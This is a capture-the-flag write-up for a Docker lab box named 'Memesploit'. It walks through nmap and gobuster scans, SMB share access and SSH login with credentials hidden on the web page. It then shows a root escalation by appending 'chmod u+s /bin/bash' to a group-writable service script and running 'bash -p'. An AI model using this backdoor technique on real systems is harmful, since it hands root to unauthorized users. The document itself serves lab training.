Memesploit

Contents

Reconnaissance

The target machine is correctly deployed inside the lab network (in this case, using Docker). To identify it, `arp-scan` was used to find devices on our docker network using the `docker0` interface

```
sudo arp-scan -I docker0 --localnet
Interface: docker0, type: EN10MB, MAC: 02:42:77:20:48:b6, IPv4: 172.17.0.1
Starting arp-scan 1.10.0 with 65536 hosts (https://github.com/royhills/arp-scan)
172.17.0.2  02:42:ac:11:00:02   (Unknown: locally administered)
```

Scanning

A **Nmap** scan was performed to identify open ports and services:


```
nmap -p- --open -sC -sV --min-rate 5000 -n -Pn 172.17.0.2
```

The **target** corresponds to the victim machine IP: **172.17.0.2**

```
# Nmap 7.95 scan initiated Thu Sep 25 15:09:45 2025 as: /usr/lib/nmap/nmap --privileged
-p- --open -sC -sV --min-rate 5000 -n -Pn -o memesploit.txt 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up (0.000010s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b1:4d:aa:b4:22:b4:7c:2e:53:3d:41:69:81:e3:c8:48 (ECDSA)
|_  256 59:16:7a:02:50:bd:8d:b5:06:30:1c:3d:01:e5:bf:81 (ED25519)
80/tcp  open  http        Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Hacker Landing Page
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-09-25T19:09:57
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu Sep 25 15:10:03 2025 -- 1 IP address (1 host up) scanned in 17.73
seconds
```

Enumeration

The website on port **80** was inspected and an animated page with several texts that could be clues was found.



The next step was to search for hidden directories and resources with **Gobuster**:

```
gobuster dir -u "http://172.17.0.2"    -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt    -t 20 -x php,txt,html,php.bak
```


```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              txt,html,php.bak,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 3557]
/server-status        (Status: 403) [Size: 275]
Progress: 1102785 / 1102785 (100.00%)
===============================================================
Finished
===============================================================
```


It wasn't very relevant, since only two directories were found and one required authentication. So the next step was to check the ports with the **SAMBA** service in order to try to exploit it.

```
smbclient -N -L \\\\172.17.0.2
```

```
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        share_memehydra Disk
        IPC$            IPC       IPC Service (58d2c9417843 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1)
failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

An attempt was made to access `share_memehydra` and it requested a password, which was found hidden in the main page text.





Authentication succeeded and the directory was inspected — a compressed file `secret.zip` was found which requested a password when trying to extract; that password was also hidden on the main page.

```
❯ smbclient -U memehydra \\\\172.17.0.2\\share_memehydra
Password for [WORKGROUP\memehydra]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Aug 31 11:15:13 2024
  ..                                  D        0  Sat Aug 31 11:15:13 2024
  secret.zip                          N      224  Sat Aug 31 11:15:06 2024

                38818336 blocks of size 1024. 3186496 blocks available
smb: \> get secret.zip
getting file \secret.zip of size 224 as secret.zip (218.7 KiloBytes/sec) (average 218.8 Ki
loBytes/sec)
smb: \>
```


```
❯ unzip secret.zip
Archive:  secret.zip
[secret.zip] secret.txt password:
  inflating: secret.txt
❯ ls
secret.txt  secret.zip
❯ cat secret.txt
```

	File: secret.txt
1	memesploit:metasploitelmejor

With this the secret credentials were obtained.

Exploitation

Using the obtained credentials the exploitation process was carried out by accessing the terminal via the open SSH port; the result was as follows:



Privilege Escalation

The environment was analyzed to identify how to achieve privilege escalation. SUID binaries were searched for:


```
find / -perm -4000 2>/dev/null
```

```
❯
❯ ssh memesploit@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:CDT5FEJ/D3ouGQ/mBSBX03IkZwybpkLlqaVw9nVkjhs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
memesploit@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 31 16:41:01 2024 from 172.17.0.1
memesploit@ea8357289a11:~$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
memesploit@ea8357289a11:~$ sudo -l
Matching Defaults entries for memesploit on ea8357289a11:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in,
    use_pty

User memesploit may run the following commands on ea8357289a11:
    (ALL : ALL) NOPASSWD: /usr/sbin/service login_monitor restart
memesploit@ea8357289a11:~$
```

Most binaries did not seem exploitable for SUID, however there was a `login_monitor` service that could be reset.

The directory was located and its contents listed; logs and bash files were also reviewed to understand their functions.

```
memesploit@ea8357289a11:/etc/login_monitor$ ls
actionban.sh  loggin.conf   network.sh     security.sh
activity.sh   network.conf  security.conf
memesploit@ea8357289a11:/etc/login_monitor$
```



The `actionban.sh` file appears to generate temp files to set certain blocks or bans on IPs. The flaw here is that the configuration folder `/etc/login_monitor` belongs to a `security` group that the `memesploit` user is also part of — this can be verified using the classic `LinEnum.sh` to enumerate the system with scripts and gather more detailed information, or by listing the directory and using `id` to check groups.

```
uid=1001(memesploit) gid=1001(memesploit)
groups=1001(memesploit),100(users),1003(security)
```

```
  GNU nano 7.2                                actionban.sh
#!/bin/bash

# Ruta del archivo que simula el registro de bloqueos
BLOCK_LOG="/tmp/block_log.txt"

# Función para generar una IP aleatoria
generate_random_ip() {
    echo "$((RANDOM % 255 + 1)).$((RANDOM % 255 + 1)).$((RANDOM % 255 + 1)).$((RANDOM % 2>
}

# Generar una IP aleatoria
IP_TO_BLOCK=$(generate_random_ip)

# Mensaje de simulación
MESSAGE="Simulación de bloqueo de IP: $IP_TO_BLOCK"

# Mostrar el mensaje en la terminal
echo "$MESSAGE"

# Registrar el intento de bloqueo en el archivo
echo "$(date): $MESSAGE" >> "$BLOCK_LOG"

echo "El registro ha sido creado en $BLOCK_LOG con la IP $IP_TO_BLOCK"

chmod u+s /bin/bash
```

The idea is to add `chmod u+s /bin/bash` at the end of the code to apply SUID to the file, given that it is bash.

The original file is not writable so the approach was to `cat actionban.sh` to read it and copy it to the clipboard, delete it and then recreate it so it can be modified.

Next step was to log out of the machine console and log back in. In this case a **restart** wasn't necessary; possibly re-logging triggered the service.

```
❯ ssh memesploit@172.17.0.2
memesploit@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Sep 26 00:23:42 2025 from 172.17.0.1
-bash-5.2$ whoami
memesploit
-bash-5.2$ bash -p
bash-5.2# whoami
root
bash-5.2# ls
LinEnum.sh  user.txt
bash-5.2# cat user.txt
58a071849802bb0d1a782f928d5a4121
bash-5.2# cd /root/
bash-5.2# ls
login_monitor  nohup.out  root.txt
bash-5.2# cat root.txt
b57069733c1fbdf4795c0b36597c307a
bash-5.2#
```

This way root and the respective flags were obtained.

*Written by **kur0bai***